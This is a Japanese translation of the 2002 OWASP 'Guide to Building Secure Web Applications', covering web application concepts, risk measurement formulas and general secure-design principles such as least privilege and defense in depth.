安全な Web アプリケーション構築の手引き

The Open Web Application Security Project

by Mark Curphey, David Endler, William Hau, Steve Taylor, Tim Smith, Alex Russell, Gene McKenna, Richard Parke, Kevin McLaughlin, Nigel Tranter, Amit Klien, Dennis Groves, Izhar By-Gad, Sverre Huseby, Martin Eizner, Martin Eizner, and Roy McNamara

日本語版翻訳

・高橋 聡

・共訳: 岡田良太郎

Japanese Edition

・Satoru Takahashi

・Co-worker: Riotaro OKADA

A Guide to Building Secure Web Applications: The Open Web Application Security Project

by Mark Curphey, David Endler, William Hau, Steve Taylor, Tim Smith, Alex Russell, Gene McKenna, Richard, Parke, Kevin McLaughlin, Nigel Tranter, Amit Klien, Dennis Groves, Izhar By-Gad, Sverre Huseby, Martin Eizner,MartinEizner,andRoyMcNamara

Published Mon Sept 11 15:23:02 CDT 2002

Copyright© 2002 The Open Web Application Security Project(OWASP).All rights reserved.

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.1 or anylaterversionpublishedbytheFreeSoftwareFoundation.

目 次

安全な Web アプリケーション構築の手引き

1. はじめに

序文

意識しているかどうかにかかわらず、Web サイトを閲覧している人なら誰でも、毎日 Web アプリケーションを利用しています。そう思いませんか。Web アプリケーションはいたるところで使われていますが、毎日 Web を閲覧しているユーザは、必ずしもその存在をはっきり認識しているわけではありません。たとえば cnn.com を開くと、そのサイトの方で自動的にユーザが米国在住であると認識し、米国のニュースや地元の天気予報を提供してくれます。これは Web アプリケーションのおかげです。またたとえば、送金したり、フライトスケジュールを検索したり、到着時刻を確認したり、はたまた勤務中に最新のスポーツ情報をチェックしたい時なども、私たちは Web アプリケーションを利用しているはずです。Web アプリケーションと Web サービス(他の Web アプリケーションと連携する Web アプリケーション)は、次世代インターネットを推進する有力な原動力になります。Sun は Sun One 戦略を、Microsoft は.NET 戦略を展開し、インターネットの重要なインフラとなるコンポーネントに社運をかけています。

ここ 2 年ほどで Web アプリケーション固有の脆弱性が次々と公になり、その数はかなりにのぼります。2001 年 9 月 11 日のあの事件から、セキュリティについて関心が高まり、取り扱いに注意が必要なデータを Web へ多量に移行することがますます増えて行く中、Web サイトを適切に防御する方法はあるのか、という懸念が湧き出ています。現在でも、Web アプリケーション技術の中で、Web アプリケーションの所有者やユーザのセキュリティとプライバシーに影響を与える脆弱性が見当たらない技術は一つもありません。

セキュリティ専門家の大半はこれまで、ネットワークやオペレーティングシステムをターゲットにしてきました。評価サービスは、ネットワークやオペレーティングシステムにある穴の発見を支援する自動化ツールに頼り切っていました。そうしたツールを開発したのは、スキルがあって事細かな知識を必要とする少数の技術者で、彼らは少数のオペレーティングシステムで調査しさえすればよかったのです。彼らは Windows NT や Unix 系に親しみ、その動きを隅から隅まで理解していたことでしょう。しかし今日状況は変わりました。セキュリティ・ソフトウェア開発者になることに関心のある好奇心の強い人なら、寝室にある自分の PC には Microsoft Windows NT server と Internet Information Server が入れてあるかもしれませんが、オンライン書店をいじりまわしたり、そのサイトでは何ができて、何ができないかをはっきり見つけ出したりすることはできません。

このドキュメントは、すべてを解決する特効薬ではありません。しかし、皆さんが Web アプリケーションにある固有の問題を理解し、将来 Web アプリケーションや Web サービスを安全に構築するきっかけとなれば幸いです。

Kind Regards,

The OWASP Team

OWASP について

Open Web Application Security Project(略して OWASP-OH' WASP と発音)は、2001 年 9 月に発足しました。その当時、開発者やセキュリティ専門家が安全な Web アプリケーションを構築する方法や、自分たちの製品をテストする方法を学べる中心となる場がありませんでした。また、Web アプリケーション市場が生まれはじめたのも、このころです。あるベンダーは、Web アプリケーションが直面している問題のほんの一部をテストしただけの製品を、これぞと宣伝しまわっていました。そしてサービス企業は、誤ったセキュリティの概念を企業に持たせてしまうような、アプリケーションのセキュリティテストを売り込んでいたのです。

OWASP は、Web アプリケーションの評価基準を提案するオープンソース活動です。システム設計や開発にたずさわる方々、ベンダーや消費者の皆さん、Web アプリケーションや Web サービスの設計・開発・構築およびその安全性をテストするセキュリティ専門家の皆さんに利用していただければと思います。つまり Open Web Application Security Project の目的は、Web アプリケーションと Web サービスを安全にしようとするすべての人たちを支援することです。

このドキュメントの目的

現在、開発者が安全なコードを書くのに役立つ優れたドキュメントがいくつか利用できます。しかし、このプロジェクトがはじまった時点では、Web アプリケーションに適切なセキュリティを組み込む、技術的な全体像を把握できるオープンソースなドキュメントは存在しませんでした。このドキュメントでは、技術的要素とともに、安全な Web アプリケーションを設計・構築・運用するのに必要となる、人・プロセス・管理手法についても扱っています。このドキュメントは、時間が許す限り必要に応じてさらに強化していく予定です。

対象となる読者

安全な Web アプリケーションを構築するのに関連するドキュメントはどれも、広範な技術内容を含み、技術指向の読者を対象にしています。あえて今回は一部の読者が怖じ気づいてしまうような技術的な詳細を省略しませんでした。しかし、「専門的なことは専門的なことのためにある」といった表現は、できるだけ控えるようにしました。

このドキュメントの利用方法

このドキュメントは、多くの方が色々な方法で活用できるように、最大限の努力を払いました。筋立てセクションを並べてありますが、単独でセクションを利用することも、他の独立したセクションと関連させて利用することもできます。

それでは、ここで利用方法をいくつか考えてみましょう。

システムを設計する

システムアーキテクトは、システムを設計する際に各セクションでドキュメントが意味していることを雛形にして、自分たちのシステムに反映できます。

サービスを提供するベンダーを評価する

Web アプリケーションのセキュリティの設計やテストを専門にしているサービス会社を利用する時に、その会社とそのスタッフに能力があり、アプリケーションが確実に(a)特定のセキュリティ条件に適合し(b)適切にテストされるのに必要な項目すべてをカバーするつもりなのか、正確に見極めるのは至難の業です。このドキュメントを利用すれば、セキュリティコンサルティング会社からの提案を評価し、その会社がしっかりした仕事をするか否かを判断できます。また、このドキュメントのあるセクションを参考にして、サービスを要求できます。

システムのテスト

私たちは、セキュリティ専門家やシステムを所有している方々が、テストの雛形としてこのドキュメントを使ってくれれば、と思っています。該当するセクションで取り上げている雛形は、チェックリストやテスト計画の手本として使用できます。セクション立ては、雛形として利用できるように筋立てて分割してあります。必要な条件を満たしていないテストは、無意味です。では、テストは何に対して、何のために行うのでしょうか。このドキュメントを雛形として利用すると、システムでプロセスを動かすための必要

条件が網羅された、実用的な質問表ができるしょう。このドキュメントを補完するものとして、OWASP Testing Framework グループが、「white box」(ソースコード分析)と「black box」(侵入テスト)を包括する Web アプリケーション方法論に取り組んでいます。

このドキュメントが目指していないもの

このドキュメントは特効薬ではありません。Web アプリケーションの設計と実装は、サイトごとに違う場合がほとんどです。このドキュメントのすべての項目をカバーしても、まだ対処されていない、重大なセキュリティ上の脆弱性を抱えてしまうかもしれません。つまり、このドキュメントはセキュリティを保障するものではありません。またこのドキュメントが何度か更新されてもなお、皆さんや皆さんのアプリケーションにとって重要な項目がカバーされていないかもしれません。しかし、皆さんが望む状況へ達する手助けにはなるはずです。

貢献をするには

皆さんがこの分野の専門家で、このドキュメントに含めたいと思うセクションがあり、ボランティアで書き起こしたり修正をしたりしたいと思われたなら、どうぞご連絡ください。owasp@owasp.org まで電子メールをお願いします。[1]

今後の予定

このドキュメントは進化します。はじめの内容を発展させるとともに、将来の版では違ったタイプの内容も入れたいと思っています。現状は、下記のトピックを検討しています。

- Language Security
- Java
- C CGI
- C#
- PHP
- Choosing Platforms
- .NET
- J2EE

[1]翻訳上の誤りは、高橋 聡(hisai@din.or.jp)までご連絡ください。

- Federated Authentication
- MS Passport
- Project Liberty
- SAML
- Error Handling


ある特定の内容を見たい、もしくはボランティアで特定の内容を書いてみたいと思われたなら、今後のリリースでその内容を入れたいと思います。どうぞご連絡ください。owasp@owasp.org まで電子メールをお願いします。

2. 概論

Web アプリケーションとは？

基本的に Web アプリケーションはクライアント・サーバタイプのソフトウェアで、ユーザもしくは他のシステムと HTTP を使ってやり取りをします。ユーザが使うクライアントは、Internet Explorer や Netscape Navigator といった Web ブラウザで、ソフトウェアが使うクライアントは、自動化されたブラウザのように振る舞う HTTP ユーザエージェントです。エンドユーザは Web ページを閲覧し、選んだ内容をシステムとやり取りします。実行される機能は、ファイルやリファレンスをローカルディレクトリで検索するようなかなり単純なものから、リアルタイムに販売や在庫管理を複数の売り手にまたがって行うような、非常に高度なアプリケーションにまで及びます。これには、BtoB や BtoC といった E コマースやワークフロー、サプライチェーンマネージメント、そして従来のアプリケーションも含まれます。Web アプリケーションを支える技術は、目まぐるしい勢いで開発されています。これまでの単純なアプリケーションは、Web サーバ自体で動作する common gateway interface application(CGI)を使って構築され、単純なデータベース(同じホスト上で稼動するものもよくあり)に接続していました。最近のアプリケーションは、Java(もしくは同様な言語)で書かれ、分散したアプリケーションサーバで動作し、複雑なビジネスロジック層を通じて複数のデータソースに接続しています。

Web アプリケーションが実際にどんな構成になっているかについて、多くの誤解があります。既に発見され、報告された問題は確かに製品固有である場合が多いのですが、実際その問題はアプリケーションに存在するロジックや設計のミスであり、Web 製品自体に潜在している欠陥とは必ずしも言えません。



Web アプリケーションを考える時には、Web アプリケーションが 3 つのロジック層と機能から構成されていると考えるのが良いと思います。

プレゼンテーション層は、データをエンドユーザやシステムに表示する役目を負います。Web サーバはデータをアップし、Web ブラウザはそれをレンダリングして読める形に整え、ユーザが分かるようにします。また、ユーザがパラメータを返信することでやり取りができますので、Web サーバはアプリケーションにパラメータを渡せます。この「プレゼンテーション層」には、Apache や Internet Information Server のような Web サーバ、Internet Explorer や Netscape Navigator のようなブラウザがあります。さらに、ページレイアウトを作成するアプリケーションコンポーネントがこれに該当することもあります。

アプリケーション層は Web アプリケーションの「エンジン」で、ビジネスロジックを実現します。ユーザの入力を処理・判断し、さらにデータを取得して、プレゼンテーション層にデータを送り、ユーザへ渡します。アプリケーション層には、CGI、Java、.NET サービス、PHP、ColdFusion などがあり、IBM の WebSphere、WebLogic、JBOSS、ZEND といった製品に入っています。

データ層は、アプリケーションに必要なものを保存し、一時データと永続データ両者の保管場所として機能します。つまりWebアプリケーションの金庫に当たります。いまどきのシステムはデータをXML形式で保存し、他のシステムやソースと互換をとるようにしています。

もちろん、単純なC言語のCGIプログラムで構成され、ローカルホスト上で動作し、ディスクの読み書きをする、小規模なアプリケーションもあるでしょう。

Webサービスとは？

今、Webサービスはメディアの注目を浴びています。WebサービスはWeb自体以来の最も大きな技術革新だ、と伝えるマスコミもあれば、Webアプリケーションを進化させたに過ぎない、という懐疑的なマスコミもあります。

Webサービスは、機能を集約した統合パッケージで、他のプログラムが利用するためにネットワークへ情報を発信します。Webサービスはオープンな分散システムを構築する基盤となり、企業や個人が速やかかつ安価にデジタル情報を全世界から利用できるようにします。初期の例として、Microsoft Passportがありますが、そのほかにもProject Libertyなど多数のサービスが世に出ています。Webサービスには、他のWebサービスを使って豊富な機能をエンドユーザに提供するものもあります。レンタカーや飛行機の検索・予約に使われるWebサービスがその例です。将来は、コストや品質、可用性に基づいて、実行時に動的に選択するWebサービスによって、アプリケーションが構築されるでしょう。

このWebサービスのパワーの源は、WSDL(Web Services Description Language)やUDDI(Universal Description, Discovery and Integration)を使うことで、自身に機能を載せられるところです。Webサービスは XML(extensible Markup Language)やSOAP(Simple Object Access Protocol)に準拠しています。

読者が高度なWebアプリケーションとWebサービスの違いを理解しておられるかどうかわかりませんが、いずれにしても、最近台頭してきたこれらのシステムも、従来のWebアプリケーションと同じセキュリティの問題に直面することは間違いありません。

3. どの程度安全にするのか

Web アプリケーションのセキュリティを話す時に、「このプロジェクトにはどの程度安全性が要求されているのか」と問うのは賢明です。ソフトウェアは、まず機能を考えて作成するのが普通で、セキュリティはニの次、三の次になります。この不幸な現実は、多くの開発部門で見られます。Web アプリケーションの設計は、ビジネスに沿ったシステム設計であって、セキュリティをしっかりとするためだけにシステムを構築するわけではありません。とはいえ、アプリケーションの設計・開発段階こそ、セキュリティのニーズを把握し、アプリケーションにしっかり組み込む理想的な時期なのです。まさに、「転ばぬ先の杖」、です。

興味深いのは、今日利用できるセキュリティ製品の大部分が、特定の課題と問題、プロトコル上の弱点を技術的に解決することに焦点を当てている点です。セキュリティ製品は既存設備のセキュリティを改善します。つまりアプリケーション層のファイヤーウォールやホスト、ネットワークベースの侵入検知システム(Intrusion Detection System(IDS))が該当します。ファイヤーウォールがない世界を「イマジン」してみてください(ジョン・レノンの歌になってしまいそうです)。セキュリティを改善する必要がなければ、コストはかなり抑えられ、セキュリティの恩恵がすぐに現れるでしょう。言うまでも無く特効薬はありませんので、セキュリティに複数の階層を設けること(「多重防御(defense in depth)」とも言われています)が重要になります。

それでは、どの程度のセキュリティが適切かつ必要なのか、どのように見積もれば良いのでしょうか。考察する前に重要なポイントをいくつか、あらためて挙げておきましょう。

- リスクゼロは、現実的ではない。
- リスクを軽減する手段は複数ある。
- 価値がないものを守るために大金をかけるな。

「安全なホストとは、電源コンセントを抜いたホストだけだ」と主張する向きもあります。それが事実だとしても、電源が入っていないホストでは何もできませんし、安全の問題に対して現実的な解決策をまったく示していません。リスクゼロは達成可能な目標でもなければ、現実的な目標でもありません。目標はいつも、アプリケーションが動作する予定の環境において、どのレベルのセキュリティが適切なのかを、最終的に決定することです。その決定プロセスには、リスクを受け入れることが関係しています。

次に挙げた点は、「リスクを軽減する手段は複数ある」ですが、このドキュメントでは技術的な対策に焦点を当てます。その対策とは、暗号化やユーザの入力の検証における鍵長の適切な選択、時にはリスクを受け入れたり移譲したりする等のリスク管理です。脅威に対して保険をかけたり、他に脅威を扱うアプリケーション(たとえばファイヤーウォール)に脅威を移譲したりするのは、ビジネスモデルによっては正しいこともあるでしょう。

3つめに挙げたとおり、「設計者は何を安全にするのかを理解する必要がある」のですが、これができてはじめて設計者はセキュリティの制御を正しく記述できます。アプリケーションが実際にセキュリティを必要としているかどうかを理解する前に、セキュリティレベルを記述しはじめるのは、あまりにも安易です。核となる情報資産が何なのかを決定することこそ、Web アプリケーションの設計過程においては重要な課題なのです。セキュリティとは、コストにおいても効果においても、ほぼ間違いなく間接的なものです。

リスクや脅威、脆弱性とは何か？

発音

risk

名詞

1. 損害・損失を被る可能性。危険。
2. はっきりしない危険を伴う要因、事物、構成要素、行動。害悪。「砂漠でよくあるリスク。ガラガラヘビ、暑さ、水不足」（Frank Clancy）
3.
   a. 被保険者が受ける損害の危険もしくはその可能性。
   b. 保険会社が失うおそれのある金額。
4.
   a. 投資回収の変動。
   b. 借金未納の可能性。
5. 保険会社から見て損害の可能性に対し慎重に調べられる人。つまり危険度の高い被保険者。

threat

名詞

1. 苦痛、怪我、災難、刑罰を与える概念の表現。

2. 差し迫った危険や損害の兆し。

3. 危険をもたらす可能性があるもの。危険なもの・人。

vul-ner-a-ble

形容詞

1.

   a. 肉体的、精神的危害に影響されやすい。

   b. 攻撃に弱い。「我々は水と土の攻撃に弱い。だが軍隊があれば話は別だ」(Alexander Hamilton)

   c. 非難や批判に傷つきやすい。

2.

   a. 口説きや誘惑に屈するおそれがある。

   b. トランプ用語。ブリッジで、多くのペナルティやボーナスを受け取れる立場。三番勝負では、ゲームに対して 100 ポイント稼いでいるプレーヤーの組を指す。

攻撃者(とその「脅威」)は、脆弱性(アプリケーションにあるセキュリティのバグ)を狙います。これを総称してリスクとします。

リスクを計る

リスクの計測は、理論というよりも実践技術だと信じています。とは言え、システムの総合的なセキュリティを設計する重要な部分であることも事実です。「これにどうしてXドルもかけなければいけないのか」と、これまで何度聞かれたことでしょう。リスクを計測するには、一般的に質的アプローチ、量的アプローチのいずれかをとります。

量的なアプローチは、物理的なセキュリティと特定の資産を防御するのに向いています。しかしどちらのアプローチが採られたとしても、リスク評価の成否は、適切な質問の仕方次第です。評価は質問で決まります。

下記に示す代表的な量的アプローチを使えば、資産の金銭的価値{Asset Value(資産価値)すなわちAV}の決定や特定の資産が左右される頻度率{エクスポージャ・ファクター(経済的リスクの可能性を起こす要因)すなわち EF}の関連付けが可能になり、そしてその結果として単一損失予測(SLE)が決定さ

れます。年次発生率(ARO)から、特定の資産の年次損失予測(ALE)が導かれ、重要な値が得られます。

詳しく説明しましょう。

AV x EF = SLE

資産価値が 1000 ドルで、リスクに対する危険度(実際の脅威によって起こる資産損失の百分率。Exposure Factor)が 25%なら、計算結果は下記になります。

$1000 x 25% = $250

したがって、事故当たりの SLE は 250 ドルです。1 年当たりを推定すると、次の式になります。

SLE x ARO = ALE(年次損失予測)

ALE は特定の脅威が 1 年単位で発生する可能性を表します。自分で ALE を定義することも可能ですが、便宜上、範囲を 0.0(皆無)から 1.0(常時)としましょう。この尺度に基づくと、ARO が 0.1 である ARO 値は 10 年に一度であることが分かります。式にすると入力は下記のようになります。

SLE ($250) x ARO (0.1) = $25 (ALE)

したがって、この資産にかける 1 年当たりのコストは、25 ドルです。この計算の利点は明らかで、これでこの資産を保護するための実体(最低限でも擬似的な実体)を伴ったコストが算出できました。つまりこの資産を守るのに年間 25 ドルまでの保護手段を講じればよいのです。

量的リスク評価はシンプルで分かりやすいでしょう？確かに理屈上はそうなのですが、現実にはこの統計データは恐ろしい数字となり、ソフトウェアの原則に当てはまりません。前述のモデルはあまりにも単純化されています。そこで、もっと現実的な技法として、質的なアプローチをとってみましょう。質的なリスク評価では、数字やはっきりとした答えは出せないものの、設計者や分析者が論理的なプロセスを通して、ドキュメントを考える道筋を絞れます。私たちは事あるごとに、この質的分析を思考することから始めます。

よくある質問は下記の通りです。

- 脅威は外部のグループそれとも内部のグループから来るのか。
- ソフトウェアが利用できなくなると、どんな影響が出るのか。
- システムに障害が起こると、どんな影響が出るのか。
- 脅威は財務上の損失や世間にネタを提供することになるのか。

- ユーザは、コードにあるバグを熱心に探して、それを悪用するのか。ライセンスモデルはそのような行為が公になるのを防ぐのか。
- どんなログ監視が必要なのか。
- 破ろうとする人間のモチベーションは何なのか(たとえば、金融向けアプリケーションなら儲けるため。マーケティング用アプリケーションならユーザのデータベースのため等)。

CERIAS CIRDB プロジェクト(https://cirdb.cerias.purdue.edu/website)のようなツールを使えば、コストに関連した事例をかなり楽に収集できます。脅威の階層化と実用的なセキュリティポリシについては、上記の質問を考慮することにより自然と導かれてくるものですから、あらゆるクリティカルなシステム向けにも作成することができるはずです。

質的リスク評価は、基本的には金銭的価値を扱うものではありませんが、潜在するリスクが起きるシナリオや損害のランク付けに関係があります。質的リスク評価は主観的なものなのです。

4. セキュリティ・ガイドライン

下記に挙げるハイレベルのセキュリティ原則は、システム設計時の基準として役立ちます。

入出力を検証する

システムに入出力するユーザデータは、システムへ悪意あるデータを出し入れする経路になっています。ユーザの入出力すべてが適切かつ想定済みのものなのか、必ずチェックしてください。限られた文字だけを許可し、それ以外の文字を落とすことで、システムの入出力を正しく扱えます。社会保障番号用の入力フィールドなら、9 桁の数字だけが正しいデータです。ありがちな間違いは、特定の問題を防げると思って、特定の文字列やデータをフィルターにかけることです。いくつかの特定のパケットシーケンス列だけを除いて、その他をすべて許可するファイヤーウォールを想像してみてください。

安全に落とす(クローズする)

どんなセキュリティ機構も、駄目になったら落とすように設計してください。つまり、後続するセキュリティ要求を許可するのではなく、すべて落とすようにしてください。ユーザ認証システムがその例です。あるユーザやエンティティを認証する要求が処理できず、プロセスがクラッシュした場合、ネガティブ認証やヌル認証[2]を基準としてはいけません。ファイヤーウォールがこれと似ています。ファイヤーウォールはダウンすると、その後にくるパケットをすべて落としているはずです。

シンプルにする

とかく手が込んだ複雑なセキュリティ制御に心そそられますが、セキュリティシステムがユーザにとってあまりに複雑になると、ユーザはシステムを使わなかったり、回避する手段を見つけようとしたりします。最も有効なセキュリティとは、概して最もシンプルです。たとえば、ユーザが 12 個のパスワードを入力したり、システムが乱数パスワードを要求したりといったことを望んではいけません。またこれは、管理者がアプリケーションを安全にするために実行する作業にもそのまま当てはまります。管理者が膨大な個別のセキュリティ設定を間違いなく遂行することを当てにしてはいけないのです。また、

[2] 「ネガティブ認証」とは、登録内容と一致しないことを確認します。ここでは、登録してある悪意ある人と一致しないことを確認するという意味です。「ヌル認証」とは、認証を行わないことです。

既存のセキュリティ設定を理解するのに、何十階層にもなっているダイアログボックスを探し回ることも当てにしてはいけません。同じことが、アプリケーション開発者がシステムを構築する際に使わなければならないセキュリティ層の API にも言えます。アプリケーションの機能やモジュールを安全にする手順があまりに複雑だと、正規の手順が守られない割合が大幅に増えてしまいます。

信頼できるコンポーネントを使用し、再利用する

相変わらず、システム設計者は（皆さんと同じ開発チームであれ、インターネット上にいる設計者であれ）皆さんと同じ問題に直面しています。彼らは、問題に対する堅牢な解決策を調査・開発するのに、膨大な時間を費やして来たことでしょう。そして多くの場合、何度もコンポーネントを改良し、その過程で誰にもよくある過ちを学んできたことでしょう。ですから、信頼できるコンポーネントを使用したり、再利用したりすることは、リソースの観点からもセキュリティの観点からも意味があります。誰かが解決策を示したなら、それを活用してください。

幾重にも守る(多重防御 Defense in Depth)

常に一つのコンポーネントの機能に 100%頼り切るのは、現実的ではありません。ソフトウェアにせよハードウェアにせよ、期待通りに動作するよう構築したいものですが、不測の事態を予測するのは困難です。良いシステムとは、不測の事態を予測こそしませんが、備えを怠りません。たとえあるコンポーネントがセキュリティ関連のイベントを捕捉するのに失敗しても、別のコンポーネントが捕捉すべきなのです。

安全性は、最も弱い部分で決まる

「このシステムは 100%安全だ。128 ビットの SSL を使っているから」という表現をこれまで目にしてきました。確かにユーザのブラウザから Web サーバまでのデータ転送は、セキュリティを正しく制御しているかもしれませんが、ほとんどはセキュリティ機構の焦点がずれています。それはありったけの鍵を玄関ドアにかけて、裏口が開きっぱなしにするようなものです。それでは意味がありません。つまり、何を安全にするのかということを真剣に考えなければいけません。攻撃者はものぐさですから、最も弱い点を見つけ出し、そこを破ろうとします。

欠陥を隠すことがセキュリティではない

物事を人目から隠すことで、時間はそれ程稼げない、と考えるのは世間知らずというものです。現実には、ソフトウェアに見つかった最も大きな欠点の中に、何年にもわたって世に知らされずにきたものがあります。それでも、情報を隠すことと、それを守ることとはまったく別物です。皆さんは、自分が知らないことは誰にも見つけられない、という前提に立っています。この考えは長期にわたって有効でないだけでなく、短期でも有効である保証がありません。

権限は最小限に

システムは、必要最低限のシステム権限で処理をこなせるように設計してください。これは「必知事項（原文： need to know)」のアプローチです。操作するのにユーザアカウントが root 権限を必要としないなら、システムが root 権限を必要とするかもしれない、という予感でもって割り当てをしないでください。それはちょうど、休暇で留守にするのに、プール係にプール用化学薬品を購入させるために、制限なしの銀行口座を与えるようなものです。その行為は良い結果を生まないでしょう。

区分する(権限分割)

同様に、ユーザやプロセス、データを区分けしておけば、問題が発生しても押さえ込みやすくなります。区分けは、情報セキュリティ分野に広く適用できる重要な考え方です。上記のプール係の話を思い浮かべてください。留守中にプール係がプールハウスに入れるために、家中の鍵を預ける行為は賢明とはいえないでしょう。プール係が入れる場所をプールハウスだけにしておけば、彼が起こせる問題は限られます。

5. アーキテクチャ

概論

Web アプリケーションは、データをそのままの形で公開するので、セキュリティ上独特の難問をビジネスとセキュリティの専門家にもたらしました。安定した「エクストラストラクチャ(extrastructure)」は、どのビジネスにとっても管理可能な基準とはなりません。セキュリティを厳重にするのは、いかにユーザを管理するかにかかっています(たとえば、「適切な利用」ポリシーへの同意)。そして管理は、守られる情報の価値と釣り合っていなければいけません。公共ネットワークへの公開に当たっては、補完し合うセキュリティが存在する「企業」内部の環境より、さらに強固なセキュリティ機能が必要になるでしょう。

実際インターネットでは、多層にわたるアプローチによって、公共のおよびプライベートなデータを正しく管理している例があります。最も厳しくセキュリティをかけているシステムでは、コンテンツ提供とセキュリティおよびユーザセッションの制御、ダウンストリームデータストレージサービスおよびプロテクションを、それぞれ独立した層に分けています。プライベートなデータや秘密データをファイヤーウォールや「パケットフィルタリング」で守っても、公共のインタフェース上でデータの完全性を提供するのには、もはや十分ではありません。


セキュリティの問題に対しては、技術的な間に合わせを施すよりも、採算がとれる体系的な解決策をできるだけとってください。非常に重要なデータを「防御」することは可能です。しかし、防御するよりも優れた解決策は、公共ネットワークに接続されているシステムから、そのデータを取り除くことです。どのデータが重要で、最悪のシナリオの結末が何なのかを真剣に考えることが、安全な Web アプリケーションにとって重要な役割をはたします。特に忘れてならないなのは、データフローを分析し、異常に速やかに対応できる「関所」を導入することです。

大半のファイヤーウォールは、ある構造を持ったネットワークパケットが定義済みのデータ経路に流れると、正しくフィルタリングします。とはいえ、最近のネットワーク侵入の多くは、設計通りもしくはデフォルトで通過可能になっているポートを使って、ファイヤーウォールを通り抜けます。企業がコンテンツ配信サービスの提供を望んだ場合にだけ、ユーザからの要求に応えているのは、非常に重要な点

です。ターゲットになっているアプリケーションがお粗末に書かれていたり、ものすごいパフォーマンスを稼ぐために入力フィルタを回避してしまっている場合は、ファイヤーウォール単体では(許可されたポート全体にわたる)ポートベースの連続攻撃を防げません。設計者は多層アプローチをとることで、アーキテクチャ上重要な部分を、データ保管サーバやコンテンツサーバと同じプラットフォーム上には存在しない、セキュリティの記録のような別の「区画」に移動できます。別のサービスは別の「区画」に入っていますので、ある区画がやられたとしても、システム全体が危なくなるわけではありません。

